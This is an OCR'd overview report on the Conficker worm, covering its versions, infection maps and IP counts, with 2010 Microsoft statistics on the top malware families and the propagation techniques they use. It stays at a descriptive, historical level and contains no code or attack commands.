
Conficker in Nutshell [17]

Version	Detection Date	Infection	Update	Self-defence	End Action
A	2008-11-21	MS08-067	HTTP Pull	None	Update to B, C or D
B	2008-12-29	MS08-067 + Dictionary attack + Removable Media	HTTP Pull + NetBIOS Push	Block certain DNS Lookups + Disable AutoUpdate	Update to C or D
C	2009-02-20	MS08-067 + Dictionary attack + Removable Media	HTTP Pull + NetBIOS Push	Block certain DNS Lookups + Disable AutoUpdate	Update to D
D	2009-03-04	None	HTTP Pull + P2P Push/Pull	Block certain DNS Lookups + Disable AutoUpdate + Disable Safe Mode + Kill Anti-malware tools	Install E
E	2009-04-07	MS08-067	NetBIOS Push + P2P Push/Pull	Block certain DNS Lookups + Disable AutoUpdate + Kill Anti-malware	Update C to D + Install Waledac spambot and SpyProtect scareware + Removes self on 2009-05-03 but keeps D


Infection Maps

Infected areas are generally places that unlicensed version of Windows is used or updates rates are low.


World [18]




USA [19]




Europe [20]


Sverige
Sweden
Suomi
Finland
Norge
Norway
Bergen
Oslo
Stockholm
Helsinki
Tallinn
Sankt-Peterburg
(Санкт-Петербург)
Eesti
Estonia
Göteborg
Riga
Latvija
Latvia
Moskva
(Москва)
Glasgow
Edinburgh
Belfast
United
Kingdom
Leeds
Dublin
Ireland
Manchester
Birmingham
Cardiff
London
København
Danmark
Denmark
Lietuva
Lithuania
Gdańsk
Vilnius
Minsk
Беларусь
Belarus
Bremen
Hamburg
Szczecin
Berlin
Poznań
Nederland
Netherlands
Hannover
Polska
Poland
Warszawa
Homyel'
België
Belgique
Belgium
Deutschland
Germany
Wrocław
Kraków
Lviv
Київ
Kharkov
Le Havre
Paris
Reims
Frankfurt
am Main
Česká Rep.
Czech Rep.
Ostrava
Slovensko
Slovakia
Україна
Ukraine
Rennes
Strasbourg
München
Wien
Zaporizhzhia
Nantes
France
Zürich
Österreich
Austria
Magyarország
Hungary
Moldova
Chisinau
Odesa
Mariupol'
Bern
Milano
Zagreb
Romania
Bordeaux
Lyon
Torino
Bologna
Hrvatska
Croatia
Beograd
București
Montpellier
Genova
Srbija
Serbia
Toulouse
Marseille
Italia
Italy
Crna Gora
България
Bulgaria
Zaragoza
Porto
Madrid
Barcelona
Roma
Bari
Tirane
Samsun
Thessaloniki
(Θεσσαλονίκη)
Istanbul
Valencia
Napoli
Bursa
Ankara
Portugal
España
Spain
Murcia
Ελλάς
Greece
İzmir
Türkiye
Turkey
Konya
Lisboa
Sevilla
Palermo
Athina
(Αθήνα)
Antalya
Cádiz
Málaga
El-Jazair
Tunis
Oran
Adana
Halab
Gazian
Syria
Rabat
Tunisia
Lebanon
Dar-el-Beida
Tarabulus
Morocco
Israel
Bur Said
Jordan

Australia [21]



Malaysia/Indonesia [22]



IP Counts




Figure 13: Unique Victim IP Counts (Version A and B) [23]




Figure 14: Q-count vs IP Infection count per Country [24]




Figure 15: Infection Count Distribution per /8 [25]

Outlook

Rank	Family	Category	1Q10	2Q10	3Q10	4Q10
1	JS/Pornpop	Adware	-	-	2,660,061	3,860,365
2	Win32/AutoRun	Worm	1,256,649	1,646,532	2,805,585	3,314,092
3	Win32/Taterf	Worm	1,496,780	2,323,750	2,338,517	1,615,619
4	Win32/Zwangi	Mixed	542,534	860,747	1,638,398	2,299,210
5	Win32/Renos	Trojan Downloader	2,693,093	1,889,680	2,109,631	1,655,865
6	Win32/Rimecud	Worm	1,809,231	1,749,708	1,674,975	1,892,919
7	Win32/Conficker	Worm	1,498,256	1,664,941	1,649,934	1,744,986
8	Win32/FakeSpypro	Mixed Trojan	1,244,903	1,424,152	1,897,420	889,277
9	Win32/HotBar	Adware	1,015,659	1,483,249	942,281	1,640,238
10	Win32/ClickPotato	Adware	-	-	451,660	2,110,117

Figure 16: Top 10 Malware and unwanted software families detected by Microsoft [26]

Rank	Family	Category	1Q10	2Q10	3Q10	4Q10
1	Win32/Conficker	Worm	21.3	22	19.6	18.9
2	Win32/AutoRun	Worm	7.3	8.3	10.0	10.0
3	Win32/Rimecud	Worm	9.0	9.8	8.0	8.3
4	Win32/Taterf	Worm	4.1	6.9	5.9	4.1
5	Win32/RealVNC	Mixed	5.6	5.4	4.9	4.3
6	Win32/Hamweq	Worm	7.0	5.3	3.2	2.4
7	Win32/Frethog	Password Stealer + Monitoring	6.5	6.0	2.8	2.4
8	Win32/Renos	Trojan Downlaoder + Dropper	5.2	3.4	4.0	2.8
9	Win32/Alueron	Mixed Trojan	2.7	2.4	2.8	1.8
10	Win32/ FakeSpypro	Mixed Trojan	2.3	3.0	2.8	0.9

Figure 17: Percentages of Top 10 families detected on domain-joined computers in 2010 [26]

Used techniques by families

Family	Exploit:Zero Day	Exploit:Update Avail	Exploit:Update Long Avail	Auto Run (NET)	AutoRun (USB)	Office Macro	Password Brute Force	User Interaction	File Infector
Alureron		ok						ok	
Bancos								ok	
BredoLab			ok						
Brontok					ok			ok	
Bubnix								ok	
Conficker			ok	ok	ok		ok		
Cutwail								ok	
Cycbot			ok					ok	
FakeRean								ok	
FakeSpyPro								ok	
FakeXPA								ok	
Frethog				ok				ok	
Hamweq					ok				
Jeefo									ok
Lethic								ok	
Parite									ok
Pushbot			ok		ok			ok	
Ramnit				ok	ok	ok			ok
Randex							ok		
Renocide				ok	ok			ok	
Renos								ok	
Rimecud				ok	ok			ok	
Sality				ok					ok


Taterf				ok	ok				
Vobfus			ok	ok	ok				
Yimfoca								ok	
Zbot		ok	ok					ok	

Figure 18: Feature used by worms [27]

Conficker uses 4 property and was dangerous [30] but since it doesn't require any user intervention, currently it can be overcomed by regular updates. Moreover, Version E was programmed to delete itself on 3 May 2009, after this date no new version/modification/action is detected [28]. As a result, conficker isn't in top 10 list of Microsoft any more [27].

EYE TEST [29]

If you see this picture when you visit [29], you are safe.



References

1. http://technet.microsoft.com/en-us/security/bulletin/ms08-067
2. http://en.wikipedia.org/wiki/Conficker#Operation
3. http://www.pcworld.com/article/115979/sasser_infections_hit_hard.html
4. http://www.cyber-ta.org/pubs/StormWorm/
5. http://www.microsoft.com/Presspass/press/2009/feb09/02-12ConfickerPR.mspx?rss_fdn=Press%20Releases
6. http://www.microsoft.com/security/pc-security/conficker.aspx#EKE
7. http://mtc.sri.com/Conficker/#Figure_1
8. http://mtc.sri.com/Conficker/index.html#fig-5
9. http://mtc.sri.com/Conficker/index.html#fig-sctool
10. http://www.microsoft.com/security/pc-security/conficker.aspx#EWC
11. http://mtc.sri.com/Conficker/index.html#fig-3
12. http://mtc.sri.com/Conficker/index.html#fig-2
13. http://mtc.sri.com/Conficker/index.html#fig-confB_plusplus
14. http://mtc.sri.com/Conficker/index.html#fig-6
15. http://mtc.sri.com/Conficker/#fig-validator
16. http://mtc.sri.com/Conficker/#tab-1
17. http://en.wikipedia.org/wiki/Conficker#Operation
18. http://www.confickerworkinggroup.org/wiki/uploads/ANY/conficker_world_map.png
